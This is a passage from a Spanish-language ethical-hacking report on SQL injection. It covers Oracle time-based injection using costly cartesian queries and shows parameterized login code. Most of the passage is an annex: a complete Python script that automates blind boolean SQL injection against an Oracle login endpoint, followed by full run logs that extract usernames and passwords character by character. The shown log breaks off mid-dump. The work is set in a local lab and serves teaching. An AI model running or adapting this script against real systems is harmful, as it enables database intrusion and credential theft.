A diferencia de PostgreSQL, Oracle no cuenta con una función nativa directamente utilizable en sentencias SQL ordinarias para pausar la ejecución, como `pg_sleep`. Existe una función nativa llamada `DBMS_LOCK.SLEEP` que permite detener la ejecución por un tiempo determinado. Esta función puede ser utilizada en procedimientos PL/SQL, pero **no está disponible para ser invocada directamente dentro de una consulta SQL desde un programa o cliente externo**.

Esta limitación complica la implementación directa de ataques SQL basados en tiempo, ya que las consultas enviadas a través de aplicaciones no pueden incluir `DBMS_LOCK.SLEEP` como parte de su lógica. No obstante, sigue siendo posible diseñar un ataque similar mediante el uso de operaciones matemáticas o consultas intensivas que introduzcan retardos significativos en la respuesta del servidor debido al alto costo computacional.

12.6.1. Estrategia General

El objetivo de este método de ataque es provocar un retraso perceptible en la respuesta del servidor al procesar una consulta. Este retardo, al igual que en los ataques basados en funciones de espera, actúa como una señal para el atacante, permitiéndole inferir si una condición específica es verdadera o falsa.

Elementos clave del ataque:

- **Operaciones complejas:** Utilizar funciones o cálculos que requieran una cantidad considerable de recursos, como exponentes de gran tamaño, combinaciones de funciones trigonométricas, o consultas intensivas sobre grandes volúmenes de datos.
- **Condiciones lógicas:** Introducir un bloque condicional que ejecute la operación costosa solo si una hipótesis del atacante es verdadera.
- **Medición del tiempo de respuesta:** Observar el comportamiento temporal del servidor para determinar si la condición lógica se cumplió o no.

12.6.2. Ejemplo Práctico

Supongamos que queremos determinar el primer carácter del nombre de la base de datos en un entorno Oracle vulnerable. Una consulta maliciosa podría estructurarse de la siguiente manera:

```
1 ' OR (CASE
2     WHEN SUBSTR((SELECT global_name FROM global_name), 1, 1) = 'O'
3     THEN (SELECT COUNT(*)
4           FROM all_objects, all_objects, all_objects)
5     ELSE 0
6     END) = 0 --
```

En este caso:

- La operación costosa es `SELECT COUNT(*) FROM all_objects, all_objects, all_objects`, que genera una gran cantidad de combinaciones cartesianas al unir la vista `all_objects` consigo misma tres veces. Esto obliga al servidor a realizar un cálculo intensivo.
- Si el primer carácter del nombre de la base de datos es 'O', la operación costosa se ejecuta, provocando un retraso notable.
- Si no lo es, se evalúa la rama alternativa (`ELSE 0`), que no introduce ningún retardo.
- El atacante mide el tiempo de respuesta del servidor para determinar si el carácter coincide o no.

12.6.3. Uso Limitado de DBMS_LOCK.SLEEP

Aunque `DBMS_LOCK.SLEEP` es una función nativa en Oracle diseñada para pausar la ejecución por un número específico de segundos, tiene una limitación importante: solo puede ser utilizada dentro de procedimientos o bloques PL/SQL. Esto significa que no puede incluirse directamente en sentencias SQL ejecutadas por un programa o cliente externo.

Por ejemplo, un bloque PL/SQL que usa `DBMS_LOCK.SLEEP` sería:

```
1 BEGIN
2     IF SUBSTR((SELECT global_name FROM global_name), 1, 1) = 'O' THEN
3         DBMS_LOCK.SLEEP(5);
4     END IF;
5 END;
```

En este caso, el procedimiento puede introducir un retardo si se cumple la condición lógica. Sin embargo, este enfoque no es aplicable en ataques tradicionales basados en la interacción directa con consultas SQL desde un programa.

12.6.4. Limitaciones y Consideraciones

Si bien el uso de operaciones costosas y el mecanismo de `DBMS_LOCK.SLEEP` (en casos específicos) permite implementar ataques basados en tiempo en Oracle, existen ciertas limitaciones

inherentes:

- **Carga del servidor:** Dependiendo de los recursos disponibles, el retardo podría no ser perceptible en servidores muy potentes.
- **Restricciones de uso:** El uso de DBMS_LOCK.SLEEP está limitado a bloques PL/SQL, lo que reduce las opciones para ataques SQL enviados directamente desde aplicaciones.
- **Visibilidad:** Las operaciones costosas y los procedimientos PL/SQL pueden ser más fáciles de detectar en los registros de auditoría o mediante herramientas de monitoreo de rendimiento.
- **Precisión:** Los tiempos de respuesta podrían variar debido a otros factores externos (como la carga del sistema), dificultando la interpretación de los resultados.

13. Conclusiones

En este documento se ha abordado de manera detallada el tema de las inyecciones SQL como una de las vulnerabilidades más críticas en aplicaciones web que interactúan con bases de datos. A través del análisis de diferentes técnicas de ataque, como las inyecciones basadas en UNION y las basadas en booleanos, se ha evidenciado la facilidad con la que una aplicación mal diseñada puede ser explotada, lo que resalta la importancia de implementar medidas de seguridad adecuadas.

El desarrollo de un laboratorio interactivo permitió explorar estas vulnerabilidades de manera práctica, proporcionando un entorno seguro para entender cómo ocurren los ataques, cuáles son sus impactos y cómo se pueden prevenir. Este enfoque práctico ha sido clave para comprender que la prevención de inyecciones SQL no es solo una cuestión técnica, sino también un compromiso con el diseño de sistemas seguros desde las primeras etapas del desarrollo.

Entre las principales conclusiones, se destaca que la principal causa de las inyecciones SQL es la mala validación de las entradas de usuario, como el uso de consultas dinámicas construidas mediante concatenación de parámetros. Este fallo permite a los atacantes manipular consultas y obtener acceso no autorizado a información sensible. Sin embargo, se demostró que técnicas como la vinculación de parámetros y el uso de consultas preparadas son soluciones efectivas para mitigar estos riesgos.

```
1 def login_seguro_oracle(username, password):
2     print("---login---")
3     print("login_seguro")
4     conexion = dbConectarOracle()
5     if not conexion:
6         print("Error: no se pudo conectar para autenticar.")
7         return False
8
9     try:
10         cursor = conexion.cursor()
```

```
11     cursor.execute("SELECT * FROM Usuarios WHERE username = :user  
12         AND password = :pass", (username, password))  
13     usuario = cursor.fetchone()  
14     cursor.close()  
15     if usuario:  
16         print("Usuario autenticado:", usuario)  
17         return True  
18     else:  
19         print("Usuario o contraseña incorrectos")  
20         return False  
21 except PBD.DatabaseError as error:  
22     print("Error al autenticar usuario")  
23     print(error)  
24     return False
```

```
1 def login_seguro_postgresql(username, password):  
2     print("---login---")  
3     conexion = dbConectarPostgreSQL() # Abre la conexión para autenticación  
4     if not conexion:  
5         print("Error: no se pudo conectar para autenticar.")  
6         return False  
7  
8     try:  
9         cursor = conexion.cursor()  
10        consulta = "SELECT * FROM Usuarios WHERE username = %s AND password  
11            = %s"  
12        cursor.execute(consulta, [username, password])  
13        usuario = cursor.fetchone()  
14        cursor.close()  
15        dbDesconectar(conexion) # Cierra la conexión después de la  
16            autenticación  
17        if usuario:  
18            print("Usuario autenticado:", usuario)  
19            return True  
20        else:  
21            print("Usuario o contraseña incorrectos")  
22            return False  
23 except PBD.DatabaseError as error:  
24     print("Error al autenticar usuario")  
25     print(error)  
26     dbDesconectar(conexion)  
27     return False
```

Además, el principio de privilegios mínimos en las cuentas de base de datos y la auditoría

constante de las aplicaciones también fueron identificados como medidas críticas para limitar el impacto de posibles ataques. La combinación de estas prácticas de desarrollo seguro con la educación y la concienciación sobre ciberseguridad es esencial para enfrentar las amenazas actuales.

En conclusión, este trabajo subraya la importancia de entender y mitigar las inyecciones SQL en el contexto del hacking ético y la seguridad de bases de datos. No solo se trata de proteger los datos de las organizaciones y sus usuarios, sino también de garantizar la confianza en las aplicaciones que forman parte del mundo digital. Este esfuerzo requiere un enfoque continuo en la mejora de las prácticas de desarrollo y la adopción de medidas de seguridad robustas como parte integral del ciclo de vida del software.

14. Anexo

A continuación se presenta el código completo del script de Python desarrollado para automatizar inyecciones **Blind Boolean**.

14.1. Código completo del script de inyecciones *Blind Boolean*

```
1 import requests
2 from termcolor import colored
3 from yaspin import yaspin
4 import string
5 import signal
6 import sys
7 import time
8
9
10 # Controlar CTRL+C para una salida limpia
11 def signal_handler(sig, frame):
12     print(colored('\n[!] Interrupción por el usuario. Saliendo...', "red"))
13     sys.exit(0)
14
15
16 signal.signal(signal.SIGINT, signal_handler)
17
18 # Configuración del servidor
19 SERVER_URL = "http://127.0.0.1:5000/cookie" # Endpoint para inyecciones
20     booleanas
21
22 def construir_inyeccion(campo, posicion, caracter, indice):
23     """
24     Construye el payload de inyección SQL para extraer un carácter especí-
25     fico de una fila específica.
26     """
27     # Escapar apóstrofes en el carácter
28     caracter_escaped = caracter.replace("'", "'")
29
30     # Construir el payload para una fila específica
31     payload = (
```

```
31         f"d382yd8n21df4314fn817yf68341881s023d8d' "
32         f"AND (SELECT CASE WHEN (SUBSTR({campo}, {posicion}, 1) = '{
33             caracter_escapedo}')) "
34         f"THEN 1 ELSE 1/0 END FROM (SELECT {campo}, ROWNUM AS rn FROM
35             Usuarios) WHERE rn={indice}) = 1 --"
36     )
37
38     return payload
39
40 def enviar_inyeccion(payload):
41     """
42     Envía la inyección al servidor y devuelve True si se detecta un cambio
43     en la web, False en caso contrario.
44     """
45     data = {
46         "tipo_sqli": "blind_boolean",
47         "database": "Oracle",
48         "cookie_value": payload
49     }
50
51     try:
52         time.sleep(0.1) # Opcional: Añadir un pequeño retraso para no
53                         # sobrecargar el servidor
54         response = requests.post(SERVER_URL, json=data, timeout=5,
55                                 allow_redirects=True)
56
57         # Lista de palabras clave que indican un cambio en la web
58         success_keywords = ["Bienvenido de nuevo"]
59         for keyword in success_keywords:
60             if keyword.lower() in response.text.lower():
61                 return True
62         return False
63     except requests.exceptions.Timeout:
64         print(colored("[!] Timeout durante la solicitud", "red"))
65         return False
66     except requests.exceptions.RequestException as e:
67         print(colored(f"[!] Error en la petición: {e}", "red"))
68         return False
69
70 def obtener_longitud_por_fila(campo, indice, max_length=40): # Asumimos que
71     como máximo un campo tendrá 40 caracteres
72     """
73     Determina la longitud de un campo específico para una fila específica en
74     la base de datos.
75     """
76     print(colored(f"\n[+] Determinando la longitud de '{campo}' para la fila
77         {indice}...", "yellow"))
78     for longitud in range(1, max_length + 1):
79         # Construir el payload con el índice de la fila
80         payload = (
81             f"d382yd8n21df4314fn817yf68341881s023d8d' "
82             f"AND (SELECT CASE WHEN (LENGTH({campo}) = {longitud}) THEN 1
83                 ELSE 1/0 END FROM "
```

```
77         f"(SELECT {campo}, ROWNUM AS rn FROM Usuarios) WHERE rn={indice  
78         }) = 1 --"  
79     )  
80     with yaspin(text=f"Probando longitud {longitud} para la fila {indice  
81     }...", color=None, attrs=None) as spinner:  
82         time.sleep(0.1) # Reducir la carga en el servidor  
83         if enviar_inyeccion(payload):  
84             spinner.ok("OK")  
85             print(colored(f"[*] La longitud de '{campo}' en la fila {  
86             indice} es: {longitud}", "green"))  
87             return longitud  
88         else:  
89             spinner.fail("FAIL")  
90     print(colored(f"[!] No se pudo determinar la longitud de '{campo}' en la  
91     fila {indice}.", "red"))  
92     return 0  
93  
94 def extraer_campo(campo, longitud, indice):  
95     """  
96     Extrae el valor del campo especificado carácter por carácter para una  
97     fila específica.  
98     """  
99     resultado = ""  
100     # Limitar el conjunto de caracteres a probar para mayor eficiencia  
101     caracteres = string.ascii_lowercase + string.ascii_uppercase + string.  
102     digits + string.punctuation  
103     print(colored(f"\n[+] Extrayendo el valor de '{campo}' para la fila {  
104     indice}...", "yellow"))  
105     for pos in range(1, longitud + 1):  
106         encontrado = False  
107         print(colored(f"\n[+] Extrayendo carácter {pos} de {longitud} para  
108         la fila {indice}...", "cyan"))  
109         with yaspin(text=f"Probando carácter en posición {pos}...", color=  
110         None, attrs=None) as spinner:  
111             for caracter in caracteres:  
112                 inyeccion = construir_inyeccion(campo, pos, caracter, indice  
113                 )  
114                 if enviar_inyeccion(inyeccion):  
115                     resultado += caracter  
116                     spinner.text = f"Carácter {pos}: '{caracter}' encontrado  
117                     ."  
118                     spinner.ok("OK")  
119                     print(colored(f"[+] Inyección utilizada: {inyeccion}", "  
120                     cyan"))  
121                     encontrado = True  
122                     break  
123                 time.sleep(0.05) # Opcional: Reducir la carga en el  
124                 servidor  
125             if not encontrado:  
126                 spinner.fail("FAIL")  
127                 print(colored(f"[!] No se encontró un carácter coincidente  
128                 en la posición {pos}.", "red"))  
129                 resultado += '??'  
130     return resultado
```



```

160     opcion = input("Opción (1 o 2): ").strip()
161     if opcion == "1":
162         campo = "username"
163         break
164     elif opcion == "2":
165         campo = "password"
166         break
167     else:
168         print(colored("[!] Introduce una opción válida (1 o 2).", "red"))
169
170     return campo
171
172
173 def main():
174     """
175     Función principal que coordina el proceso de inyección SQL para extraer
176     múltiples filas.
177     """
178     start_time = time.time()
179     campo = menu()
180     resultados = extraer_todos_los_campos(campo)
181     print(colored("\n[+] Resultados completos:", "blue", attrs=["bold"]))
182     for i, resultado in enumerate(resultados, start=1):
183         if campo == "username":
184             print(colored(f"Usuario {i}: {resultado}", "cyan"))
185         else:
186             print(colored(f"Contraseña {i}: {resultado}", "green"))
187
188     print(colored(f"\n[+] Tiempo de ejecución: {round(time.time() -
189         start_time, 2)} segundos", "blue", attrs=["bold"]))
190
191 if __name__ == "__main__":
192     main()

```

14.2. Ejecución completa del script dumpeando usuarios

A continuación se muestra la ejecución completa del script para extraer los nombres de usuario de la base de datos.

```

1  / _ )/ ( _ _ _ _ / _ / _ _ ) _ _ _ _ / _ / _ _ _ _ _ _ _ _
2  / _ / / / _ \ / _ / _ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \
3  / _ _ / _ / _ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \
4  / _ _ / _ / _ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \
5
6  / _ / _ _ \ / _ / _ _ / _ _ / _ _ / _ _ / _ _ / _ _ / _ _
7  _ \ \ / _ / / / _ _ / _ _ / _ _ / _ _ / _ _ / _ _ / _ _
8  / _ _ \ _ _ \ \ / _ _ / _ _ / _ _ / _ _ / _ _ / _ _ / _ _
9
10 Selecciona qué deseas extraer de la BD:
11 1. Usuarios
12 2. Contraseñas

```

```
13 Opción (1 o 2): 1
14
15 [+] Extrayendo datos para la fila 1...
16
17 [+] Determinando la longitud de 'username' para la fila 1...
18 FAIL Probando longitud 1 para la fila 1...
19 FAIL Probando longitud 2 para la fila 1...
20 FAIL Probando longitud 3 para la fila 1...
21 FAIL Probando longitud 4 para la fila 1...
22 OK Probando longitud 5 para la fila 1...
23 [*] La longitud de 'username' en la fila 1 es: 5
24
25 [+] Extrayendo el valor de 'username' para la fila 1...
26
27 [+] Extrayendo carácter 1 de 5 para la fila 1...
28 OK Carácter 1: 'a' encontrado.
29 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 1, 1) = 'a') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
30
31 [+] Extrayendo carácter 2 de 5 para la fila 1...
32 OK Carácter 2: 'd' encontrado.
33 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 2, 1) = 'd') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
34
35 [+] Extrayendo carácter 3 de 5 para la fila 1...
36 OK Carácter 3: 'm' encontrado.
37 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 3, 1) = 'm') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
38
39 [+] Extrayendo carácter 4 de 5 para la fila 1...
40 OK Carácter 4: 'i' encontrado.
41 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 4, 1) = 'i') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
42
43 [+] Extrayendo carácter 5 de 5 para la fila 1...
44 OK Carácter 5: 'n' encontrado.
45 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 5, 1) = 'n') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
46 [+] Valor extraído para la fila 1: admin
47
48 [+] Extrayendo datos para la fila 2...
49
50 [+] Determinando la longitud de 'username' para la fila 2...
51 FAIL Probando longitud 1 para la fila 2...
52 FAIL Probando longitud 2 para la fila 2...
53 FAIL Probando longitud 3 para la fila 2...
```



```
54 FAIL Probando longitud 4 para la fila 2...
55 OK Probando longitud 5 para la fila 2...
56 [*] La longitud de 'username' en la fila 2 es: 5
57
58 [+] Extrayendo el valor de 'username' para la fila 2...
59
60 [+] Extrayendo carácter 1 de 5 para la fila 2...
61 OK Carácter 1: 'u' encontrado.
62 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 1, 1) = 'u') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
    --
63
64 [+] Extrayendo carácter 2 de 5 para la fila 2...
65 OK Carácter 2: 's' encontrado.
66 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 2, 1) = 's') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
    --
67
68 [+] Extrayendo carácter 3 de 5 para la fila 2...
69 OK Carácter 3: 'e' encontrado.
70 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 3, 1) = 'e') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
    --
71
72 [+] Extrayendo carácter 4 de 5 para la fila 2...
73 OK Carácter 4: 'r' encontrado.
74 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 4, 1) = 'r') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
    --
75
76 [+] Extrayendo carácter 5 de 5 para la fila 2...
77 OK Carácter 5: '1' encontrado.
78 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 5, 1) = '1') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
    --
79 [+] Valor extraído para la fila 2: user1
80
81 [+] Extrayendo datos para la fila 3...
82
83 [+] Determinando la longitud de 'username' para la fila 3...
84 FAIL Probando longitud 1 para la fila 3...
85 FAIL Probando longitud 2 para la fila 3...
86 FAIL Probando longitud 3 para la fila 3...
87 FAIL Probando longitud 4 para la fila 3...
88 OK Probando longitud 5 para la fila 3...
89 [*] La longitud de 'username' en la fila 3 es: 5
90
91 [+] Extrayendo el valor de 'username' para la fila 3...
92
93 [+] Extrayendo carácter 1 de 5 para la fila 3...
94 OK Carácter 1: 'u' encontrado.
```

```
95  [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 1, 1) = 'u') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
96
97  [+] Extrayendo carácter 2 de 5 para la fila 3...
98  OK Carácter 2: 's' encontrado.
99  [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 2, 1) = 's') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
100
101  [+] Extrayendo carácter 3 de 5 para la fila 3...
102  OK Carácter 3: 'e' encontrado.
103  [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 3, 1) = 'e') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
104
105  [+] Extrayendo carácter 4 de 5 para la fila 3...
106  OK Carácter 4: 'r' encontrado.
107  [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 4, 1) = 'r') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
108
109  [+] Extrayendo carácter 5 de 5 para la fila 3...
110  OK Carácter 5: '2' encontrado.
111  [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(username, 5, 1) = '2') THEN 1 ELSE 1/0 END
    FROM (SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=3) = 1
    --
112  [+] Valor extraído para la fila 3: user2
113
114  [+] Extrayendo datos para la fila 4...
115
116  [+] Determinando la longitud de 'username' para la fila 4...
117  FAIL Probando longitud 1 para la fila 4...
118  FAIL Probando longitud 2 para la fila 4...
119  FAIL Probando longitud 3 para la fila 4...
120  FAIL Probando longitud 4 para la fila 4...
121  FAIL Probando longitud 5 para la fila 4...
122  FAIL Probando longitud 6 para la fila 4...
123  FAIL Probando longitud 7 para la fila 4...
124  FAIL Probando longitud 8 para la fila 4...
125  FAIL Probando longitud 9 para la fila 4...
126  FAIL Probando longitud 10 para la fila 4...
127  FAIL Probando longitud 11 para la fila 4...
128  FAIL Probando longitud 12 para la fila 4...
129  FAIL Probando longitud 13 para la fila 4...
130  FAIL Probando longitud 14 para la fila 4...
131  FAIL Probando longitud 15 para la fila 4...
132  FAIL Probando longitud 16 para la fila 4...
133  FAIL Probando longitud 17 para la fila 4...
134  FAIL Probando longitud 18 para la fila 4...
135  FAIL Probando longitud 19 para la fila 4...
```

```

136 FAIL Probando longitud 20 para la fila 4...
137 FAIL Probando longitud 21 para la fila 4...
138 FAIL Probando longitud 22 para la fila 4...
139 FAIL Probando longitud 23 para la fila 4...
140 FAIL Probando longitud 24 para la fila 4...
141 FAIL Probando longitud 25 para la fila 4...
142 FAIL Probando longitud 26 para la fila 4...
143 FAIL Probando longitud 27 para la fila 4...
144 FAIL Probando longitud 28 para la fila 4...
145 FAIL Probando longitud 29 para la fila 4...
146 FAIL Probando longitud 30 para la fila 4...
147 FAIL Probando longitud 31 para la fila 4...
148 FAIL Probando longitud 32 para la fila 4...
149 FAIL Probando longitud 33 para la fila 4...
150 FAIL Probando longitud 34 para la fila 4...
151 FAIL Probando longitud 35 para la fila 4...
152 FAIL Probando longitud 36 para la fila 4...
153 FAIL Probando longitud 37 para la fila 4...
154 FAIL Probando longitud 38 para la fila 4...
155 FAIL Probando longitud 39 para la fila 4...
156 FAIL Probando longitud 40 para la fila 4...
157 [!] No se pudo determinar la longitud de 'username' en la fila 4.
158 [!] No se encontró longitud para la fila 4. Asumiendo fin de datos.
159
160 [+] Resultados completos:
161 Usuario 1: admin
162 Usuario 2: user1
163 Usuario 3: user2
164
165 [+] Tiempo de ejecución: 89.42 segundos

```

14.3. Ejecución completa del script dumpeando contraseñas

A continuación se muestra la ejecución completa del script para extraer las contraseñas de la base de datos.

```

1
2  / _ )/ ( _ ) _ _ _ _ / / / _ ) _ _ _ _ / / _ _ _ _
3  / _ / / / _ \ / _ / / _ / _ \ / _ \ / _ \ / _ \
4  / _ _ / / _ \ / _ \ , / / _ _ \ / _ \ / _ \ / _ \ , / _ \ /
5
6  / _ / _ _ \ / / / _ _ / / _ / _ _ _ _ ( _ ) _ / / _
7  _ \ \ / _ / / / / _ _ / / _ \ \ / _ _ / / _ \ \ /
8  / _ _ \ / _ _ \ \ / _ _ / _ _ / / _ _ \ / _ _ \ /
9  / _ /
10 Selecciona qué deseas extraer de la BD:
11 1. Usuarios
12 2. Contraseñas
13 Opción (1 o 2): 2
14
15 [+] Extrayendo datos para la fila 1...
16
17 [+] Determinando la longitud de 'password' para la fila 1...

```

```
18 FAIL Probando longitud 1 para la fila 1...
19 FAIL Probando longitud 2 para la fila 1...
20 FAIL Probando longitud 3 para la fila 1...
21 FAIL Probando longitud 4 para la fila 1...
22 FAIL Probando longitud 5 para la fila 1...
23 FAIL Probando longitud 6 para la fila 1...
24 FAIL Probando longitud 7 para la fila 1...
25 FAIL Probando longitud 8 para la fila 1...
26 FAIL Probando longitud 9 para la fila 1...
27 FAIL Probando longitud 10 para la fila 1...
28 OK Probando longitud 11 para la fila 1...
29 [*] La longitud de 'password' en la fila 1 es: 11
30
31 [+] Extrayendo el valor de 'password' para la fila 1...
32
33 [+] Extrayendo carácter 1 de 11 para la fila 1...
34 OK Carácter 1: 'p' encontrado.
35 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 1, 1) = 'p') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
36
37 [+] Extrayendo carácter 2 de 11 para la fila 1...
38 OK Carácter 2: 'a' encontrado.
39 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 2, 1) = 'a') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
40
41 [+] Extrayendo carácter 3 de 11 para la fila 1...
42 OK Carácter 3: 's' encontrado.
43 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 3, 1) = 's') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
44
45 [+] Extrayendo carácter 4 de 11 para la fila 1...
46 OK Carácter 4: 's' encontrado.
47 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 4, 1) = 's') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
48
49 [+] Extrayendo carácter 5 de 11 para la fila 1...
50 OK Carácter 5: 'w' encontrado.
51 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 5, 1) = 'w') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
52
53 [+] Extrayendo carácter 6 de 11 para la fila 1...
54 OK Carácter 6: 'o' encontrado.
55 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 6, 1) = 'o') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
```

```
56
57 [+] Extrayendo carácter 7 de 11 para la fila 1...
58 OK Carácter 7: 'r' encontrado.
59 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 7, 1) = 'r') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
60
61 [+] Extrayendo carácter 8 de 11 para la fila 1...
62 OK Carácter 8: 'd' encontrado.
63 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 8, 1) = 'd') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
64
65 [+] Extrayendo carácter 9 de 11 para la fila 1...
66 OK Carácter 9: '1' encontrado.
67 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 9, 1) = '1') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
68
69 [+] Extrayendo carácter 10 de 11 para la fila 1...
70 OK Carácter 10: '2' encontrado.
71 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 10, 1) = '2') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
72
73 [+] Extrayendo carácter 11 de 11 para la fila 1...
74 OK Carácter 11: '3' encontrado.
75 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 11, 1) = '3') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1
    --
76 [+] Valor extraído para la fila 1: password123
77
78 [+] Extrayendo datos para la fila 2...
79
80 [+] Determinando la longitud de 'password' para la fila 2...
81 FAIL Probando longitud 1 para la fila 2...
82 FAIL Probando longitud 2 para la fila 2...
83 FAIL Probando longitud 3 para la fila 2...
84 FAIL Probando longitud 4 para la fila 2...
85 FAIL Probando longitud 5 para la fila 2...
86 FAIL Probando longitud 6 para la fila 2...
87 FAIL Probando longitud 7 para la fila 2...
88 FAIL Probando longitud 8 para la fila 2...
89 OK Probando longitud 9 para la fila 2...
90 [*] La longitud de 'password' en la fila 2 es: 9
91
92 [+] Extrayendo el valor de 'password' para la fila 2...
93
94 [+] Extrayendo carácter 1 de 9 para la fila 2...
95 OK Carácter 1: 'p' encontrado.
96 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
```

```
SELECT CASE WHEN (SUBSTR(password, 1, 1) = 'p') THEN 1 ELSE 1/0 END
FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
--
97
98 [+] Extrayendo carácter 2 de 9 para la fila 2...
99 OK Carácter 2: 'a' encontrado.
100 [+] Inyección utilizada: d382yd8n21df4314fn817yf68341881s023d8d' AND (
    SELECT CASE WHEN (SUBSTR(password, 2, 1) = 'a') THEN 1 ELSE 1/0 END
    FROM (SELECT password, ROWNUM AS rn FROM Usuarios) WHERE rn=2) = 1
    --
101
102 [+] Extrayendo carácter 3 de 9 para la fila 2...
103 OK Carácter 3: 's' encontrado.
